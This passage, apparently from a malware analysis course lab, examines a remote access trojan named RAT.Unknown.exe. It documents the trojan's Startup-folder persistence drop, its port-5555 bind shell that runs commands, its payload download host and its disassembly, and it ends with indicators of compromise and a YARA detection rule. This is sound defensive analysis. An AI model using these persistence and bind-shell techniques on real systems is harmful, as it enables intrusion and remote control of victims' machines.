7:00:3...  RAT.Unknown....  3908  WriteFile   C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
7:00:3...  RAT.Unknown....  3908  CloseFile   C:\Users\testuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe
```


Resulting in a file being written to the Start Menu\Programs\Startup directory:



« AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup


Name	Date modified	Type	Size
desktop.ini	11/19/2024 3:29 PM	Configuration sett...	1 KB
mscordll.exe	11/23/2024 7:00 PM	Application	12 KB

Verified the written file was obtained from the GET – the inetsim stub is the file we found written:


INetSim


This is the INetSim default GUI binary

After successful deployment, the process remains listening on port 5555:



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address
[Time Wait]		TCP	Time Wait	10.0.0.4	49673	10.0.0.3
lsass.exe	612	TCPv6	Listen	::	49664	::
lsass.exe	612	TCP	Listen	0.0.0.0	49664	0.0.0.0
RAT.Unknown.exe	4844	TCP	Close Wait	10.0.0.4	49671	10.0.0.3
RAT.Unknown.exe	4844	TCP	Listen	0.0.0.0	5555	0.0.0.0
RAT.Unknown.exe	4844	TCP	Close Wait	10.0.0.4	49672	10.0.0.3
services.exe	604	TCPv6	Listen	::	49669	::
services.exe	604	TCP	Listen	0.0.0.0	49669	0.0.0.0

A client connecting to port 5555 is presented with a base64 response:



```
remnux@remnux:~$ netcat -nv 10.0.0.4 5555
Connection to 10.0.0.4 5555 port [tcp/*] succeeded!
WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==
```

Which decodes to:

[+] what command can I run for you

Submitting text that matches an executable found on the infected box causes this executable to run and the resulting output returned (in base64). If the command is not found:

VGhlIHN5c3RlbSBjYW5ub3QgZmluZCB0aGUgZmlsZSBzcGVjaWZpZWQuDQpBZGRpdGlvbmF
sIGluZm86ICJSZXF1ZXN0ZWQgY29tbWFuZCBub3QgZm91bmQ6IFwnaWRcJy4gT1MgZXJyb3
I6Ig==

Which decodes to:


The system cannot find the file specified.

Additional info: "Requested command not found: \'id\'. OS error:"

At login, mscordll.exe is run because it has been added to the Startup folder. Verified the inetsim stub was added there and runs at login.


Advanced Static Analysis

Analysis in Cutter confirms development in Nim with sections:



```
> sym.NimMain
> sym.NimMainInner
> sym.NimMainModule
```

The NimMainModule calls two main routines to perform the download, write it out, and start a server. Addresses of these modules are below for use in setting breakpoints in advanced dynamic analysis.




```
[0x00414ca0]
 add     rcx, rax                    ; int64_t arg1
 call    rawNewString                ; sym.rawNewString
 mov     rdx, qword [0x00437c18]     ; int64_t arg2
 mov     rcx, rax                    ; int64_t arg1
 mov     r9, rax
 call    appendString                ; sym.appendString_0x414477
 mov     rdx, qword [0x00437c08]     ; int64_t arg2
 mov     rcx, r9                     ; int64_t arg1
 call    appendString                ; sym.appendString_0x414477
 lea     rcx, [0x00437bf0]           ; int64_t arg1
 mov     rdx, r9                     ; int64_t arg2
 call    asgnRef                     ; sym.asgnRef_0x414371
 call    downloadToStartup__YnywBc1swkyMbNJ9b4UuShA ; sym.downloadToStartup__YnywBc1swkyMbNJ9b4UuShA
 call    startServer__YnywBc1swkyMbNJ9b4UuShA_2 ; sym.startServer__YnywBc1swkyMbNJ9b4UuShA_2
 nop
```

- downloadToStartup__YnywBc1swkyMbNJ9b4UuShA is located at relative address: 0x004144a6
- startServer__YnywBc1swkyMbNJ9b4UuShA_2 is located at relative address: 0x004146d1

Advanced Dynamic Analysis

The NO SOUP Kill Switch


Downloading the payload “msdcorelib.dll” happens in this part of the disassembled code:



```
               000000000414CC9   48:8D0D 202F0200   lea rcx,qword ptr ds:[437BF0]
               000000000414CD0   4C:89CA            mov rdx,r9
               000000000414CD3   E8 99F6FFFF        call rat.unknown.414371
RIP          ● 000000000414CD8   E8 C9F7FFFF        call <rat.unknown.downloadToStartup>
               000000000414CDD   E8 EFF9FFFF        call rat.unknown.4146D1
               000000000414CE2   90                 nop
               000000000414CE3   48:83EC 28         sub rsp,28
               000000000414CE7   E8 94FEFFFF        call rat.unknown.414B80
               000000000414CEC   90                 nop
               000000000414CED   90                 nop
               000000000414CEE   90                 nop
               000000000414CEF   90                 nop
               000000000414CF0   48:83EC 28         sub rsp,28
```

Instruction at relative offset 0x00414CD8 calls out to the code that attempts the HTTP connections. If we want to analyze the bind shell functionality without allowing the download, we can fill the 5 bytes starting at 0x00414CD8 with NOOP instructions (0x90 bytes).

Reaching instruction at 0x00414CDD offset will call the section of code (symbol in cutter names this “startServer__”) and will set up listening on port 5555 for commands even though the payload was not downloaded:




```
               000000000414CC9   48:8D0D 202F0200   lea rcx,qword ptr ds:[437BF0]
               000000000414CD0   4C:89CA            mov rdx,r9
               000000000414CD3   E8 99F6FFFF        call rat.unknown.414371
RIP        ⊟ ● 000000000414CD8   90                 nop
               000000000414CD9   90                 nop
               000000000414CDA   90                 nop
               000000000414CDB   90                 nop
               000000000414CDC   90                 nop
               000000000414CDD   E8 EFF9FFFF        call rat.unknown.4146D1
               000000000414CE2   90                 nop
               000000000414CE3   48:83EC 28         sub rsp,28
```

Bind Server

Areas of the disassembled code related to the command server are:

- Main entry port for starting the server: 0x004146d1
- Receiving a line from the port: 0x0040deae
- Encoding text before sending to the connected control program: 0x0040e780

The port number to listen on is hard-coded here with the mov instruction at relative offset 0x00414723 – it stores the port number (0x15B3 = 5555 dec) into the EDX before calling the code that establishes the socket.



```
000000000041470D    48:8985 80FDFFFF    mov qword ptr ss:[rbp-280],rax
0000000000414714    E8 0F9AFFFF         call rat.unknown.40E128
0000000000414719    48:8B8D 80FDFFFF    mov rcx,qword ptr ss:[rbp-280]
0000000000414720    45:31C0             xor r8d,r8d
0000000000414723    BA B3150000         mov edx,15B3
0000000000414728    E8 539AFFFF         call rat.unknown.40E180
000000000041472D    48:8B8D 80FDFFFF    mov rcx,qword ptr ss:[rbp-280]
0000000000414734    BA FFFFFF7F         mov edx,7FFFFFFF
0000000000414739    E8 979BFFFF         call rat.unknown.40E2D5
```

Indicators of Compromise

(See Analysis sections for screenshots)

Network Indicators

- HTTP GET request to hxxp://serv1.ec2-102-95-13-2-ubuntu.local
- HTTP GET request to hxxp://serv1.ec2-102-95-13-2-ubuntu.local/msdcorelib.exe

Host-based Indicators

- Execution of malware with no response to HTTP requests results in “NO SOUP FOR YOU” message box
- Execution of malware with inet simulation/response to HTTP requests results in a new file, mscordll.exe, written to the users Startup folder, “AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”
- With successful detonation the original process “RAT.Unknown.exe” will continue to run and will maintain an open port 5555 listening for TCP connections.

Rules & Signatures

A yara file that will detect RAT.Unknown.exe:

```
rule RAT_Unknown_Sample {

    meta:
        last_updated = "20224-11-24"
        author = "PMAT"
        description = "Rule for PMAT example \"RAT.Unknown.exe\""

    strings:
        $pe_magic_bytes = { 4D 5A }
        $no_soup_string = "NO SOUP FOR YOU"
        $payload_server_name = "serv1.ec2-102-95-13-2-ubuntu.local"

    condition:
        $pe_magic_bytes at 0 and  // must be a PE
        $no_soup_string and       // contains the "NO SOUP" message
        $payload_server_name      // payload download server
}
```